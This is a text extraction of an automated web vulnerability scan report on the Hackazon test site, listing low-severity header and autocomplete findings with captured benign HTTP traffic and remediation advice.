Root Cause: (Parameter: / 1 Attack Variances)

LOW

Original Value Attack Value Proof Attack Type **Proof Description** HTTP/1.1 200 OK

HTTPSEverywhere

HTTP site must redirect to HTTPS site

Original Traffic

GET /wishlist/ HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT Pragma: no-cache

Content-Length: 6948

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

http://hackazon.webscantest.com/css/star-rating.min.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

Original Traffic

GET /css/star-rating.min.css HTTP/1.1 Host: hackazon.webscantest.com

Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {D0E299A7-DFE4-4865-96F8-472A8B331700}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 847 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "a42-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

# **Original Traffic** POST /user/login?return\_url= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 38 Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76} username=x75v8o0e&password=x75v8o0f%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:06 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Original Traffic
 GET /user/login HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/user/login
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}
 HTTP/1.1 200 OK
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:07 GMT
 Pragma: no-cache
 Content-Length: 4326
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

**Original Traffic** POST /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 38 Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704} username=x75uzqty&password=x75uzqtz%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/css/nivo-themes/bar/bar.css

Root Cause: (Parameter: / 1 Attack Variances)

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

Original Traffic

GET /css/nivo-themes/bar/bar.css HTTP/1.1

Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

 $Referer: \ http://hackazon.webscantest.com/faq$ 

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

X-RTC-REQUESTID: {68DDD418-24C5-4DC6-AE1B-6139FDDF4FA6}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 1107 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "d82-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/bootstrap.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

Original Traffic

GET /css/bootstrap.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {248CBD68-7D80-4C30-97D4-E391F8909021}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 19516 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "205c2-5d561f7cab547-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/font-awesome/css/font-awesome.min.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Original Value Attack Value

Proof

Proof Description

HTTPSEverywhere

HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic

Attack Type

GET /font-awesome/css/font-awesome.min.css HTTP/1.1

Host: hackazon.webscantest.com
Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

 $Referer: \ http://hackazon.webscantest.com/faq$ 

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {80D0537B-711B-49B7-8958-CDB1998EBBF0}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 4696 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "511e-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/css/sidebar.css

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

LOW

HTTPSEverywhere

Attack Type

Original Value Attack Value

HTTP/1.1 200 OK

Proof

HTTP site must redirect to HTTPS site

**Original Traffic** 

 ${\tt GET /css/sidebar.css \ HTTP/1.1}$ Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {1047D30C-0143-4114-B4CA-879D39F57AA0}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 499 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "5a5-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

#### http://hackazon.webscantest.com/css/site.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** 

HTTP/1.1 200 OK HTTP site must redirect to HTTPS site HTTPSEverywhere

#### Original Traffic

GET /css/site.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {5609569E-BEB9-45CA-9604-3D537525BB16}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 5542 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "6776-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/css/ladda-themeless.min.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** 

**Original Traffic** GET /css/ladda-themeless.min.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36 Accept: text/css,\*/\*;q=0.1 Referer: http://hackazon.webscantest.com/faq Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {9FE40F70-CA93-46FD-82CB-7CE8EFAEBB80} HTTP/1.1 200 0K Connection: close Date: Mon, 06 Mar 2023 02:35:26 GMT Content-Length: 1155 Content-Type: text/css Content-Encoding: gzip Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT Accept-Ranges: bytes ETag: "lele-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/modern-business.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

#### Original Traffic

GET /css/modern-business.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

 $Referer: \ http://hackazon.webscantest.com/faq$ 

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

 $X\text{-RTC-SCANID: }\overline{\text{dd}69c358-2761-40c5-beae-5f7a7ebe9fce}$ 

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {E08F387B-B8EF-4437-83D6-EB3ED762D895}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 1218 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "ca4-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

### CSPHeaders (2)

### References

OWASP2017-A5 OWASP2021-A05 CWE-16

### Description

The Content Security Policy hasn't been declared properly either through the meta-tag or the header, so the browser's trust of the content received from the server car be exploited. Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.

### Recommendation

The Content-Security-Policy HTTP response header helps you reduce XSS risks on modern browsers by declaring what dynamic resources are allowed to load via a HTTP Header. CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser

should consider to be valid sources of executable scripts. A CSP compatible browser will then only execute scripts loaded in source files received from those allowlisted domains, ignoring all other script (including inline scripts and event-handling HTML attributes).

# **CVSS Score**

3.8 (Low)

# **Vector String**

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:P/RL:X/RC:R							
http://hackazon.webscan	test.com/faq		Root Cause: (Paramete	er: / 3 Attack Variances)	• LOW		
Attack Type	Original Value	Attack Value	Proof	Proof Description			
CSPHeaders			HTTP/1.1 200 OK Cache-Control: no-store, no- cache, must- revalidate, post- check=0, pre- check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:58 GMT Pragma: no-cache Content-Length: 6311 Content- Type: text/html; charset=utf-8 Content- Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9- 1ubuntu4.29	Missing HTTP header "Con	tent-Security-Policy"		
Original Traffic No Traffic for the No Traffic for the							
CSPHeaders			HTTP/1.1 200 OK Cache-Control: no-store, no- cache, must- revalidate, post- check=0, pre- check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 6142 Content- Type: text/html; charset=utf-8 Content- Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9- 1ubuntu4.29	Missing HTTP header "Con	tent-Security-Policy"		

Original Traffic POST /faq HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 98 Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}  $user Email = ax76 tyb0f\%40 example.com\&userQuestion = x76 tyb0g\&\_csrf\_faq = ieJjQ4pqALS800 sRg2eG1KbvEpLuu8Ck, and the state of the s$ HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache

Content-Length: 6314

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

**CSPHeaders** 

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 6142 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by:

HTTP/1.1 200 OK

Missing HTTP header "Content-Security-Policy"

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type

Original Value

Attack Value

Proof

PHP/5.5.9-1ubuntu4.29

**Proof Description** 

Missing HTTP header "Content-Security-Policy"

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

HTTP/1.1 200 OK

### Original Traffic

GET /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4326

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

**CSPHeaders** 

HTTP/1.1 200 OK

Missing HTTP header "Content-Security-Policy"

Cache-Control:

no-store, no-

cache, mustrevalidate, post-

check=0, pre-

check=0

Connection: close Date: Mon, 06

Mar 2023 02:35:06 GMT

Pragma: no-cache

Content-Length:

4422 Content-

Type: text/html;

charset=utf-8

Content-

Encoding: gzip

Expires: Thu, 19

Nov 1981

08:52:00 GMT

Server:

Apache/2.4.7 (Ubuntu) Vary:

Accept-Encoding

x-powered-by:

PHP/5.5.9-

1ubuntu4.29

#### **Original Traffic**

POST /user/login?return\_url= HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username = x75v8o0e&password = x75v8o0f%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

**CSPHeaders** 

HTTP/1.1 200 OK Missing HTTP header "Content-Security-Policy" Cache-Control:

no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html: charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

#### Original Traffic

POST /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

### References

OWASP2017-A6 OWASP2021-A05

### Description

HTML forms are a key component to exchanging information between a user and the server.

Browser feature of remembering what you entered in previous text form fields with the same name.

So, for example, if the field is named 'name' and you had entered several variants of your name in other fields named name, then autocompletion provides those options in a dropdown.

### Recommendation

The password autocomplete should always be disabled, especially in sensitive applications, since an attacker, if able to access the browser cache, could easily obtain the password in cleartext (public computers are a very notable example of this attack).

You can turn it off by setting AUTOCOMPLETE to OFF:

<input autocomplete="off" name="oPassword" type="password" >

### **Vector String**

AV:P/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

http://hackazon.webscantest.com/user/register Root Cause: (Parameter: / 3 Attack Variances) LOW Attack Value Attack Type Original Value Proof **Proof Description** AutocompleteAttributeC <input heck type="password" maxlength="100" required name="password" id="password" class="formcontrol input-lg" placeholder="Pas sword" tabindex="5" value="x75zzjnm\$ **Original Traffic** POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 133 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}  $first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm%24\&password\_confiied for the communication of the communi$ rmation=x75zzjnn%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5076 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 AutocompleteAttributeC <input heck type="password" maxlength="100"

type="password" maxlength="100" required name="password" id="password" class="formcontrol input-lg" placeholder="Pas sword" tabindex="5" value="">

```
Original Traffic
 GET /user/register HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:07 GMT
 Pragma: no-cache
 Content-Length: 4794
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AutocompleteAttributeC

heck

<input type="password" maxlength="100" required name="password\_confirmation" id="password\_co nfirmation" class="formcontrol input-lg" placeholder="Con firm Password" tabindex="6" value="">

```
Original Traffic
 GET /user/register HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}
 HTTP/1.1 200 0K
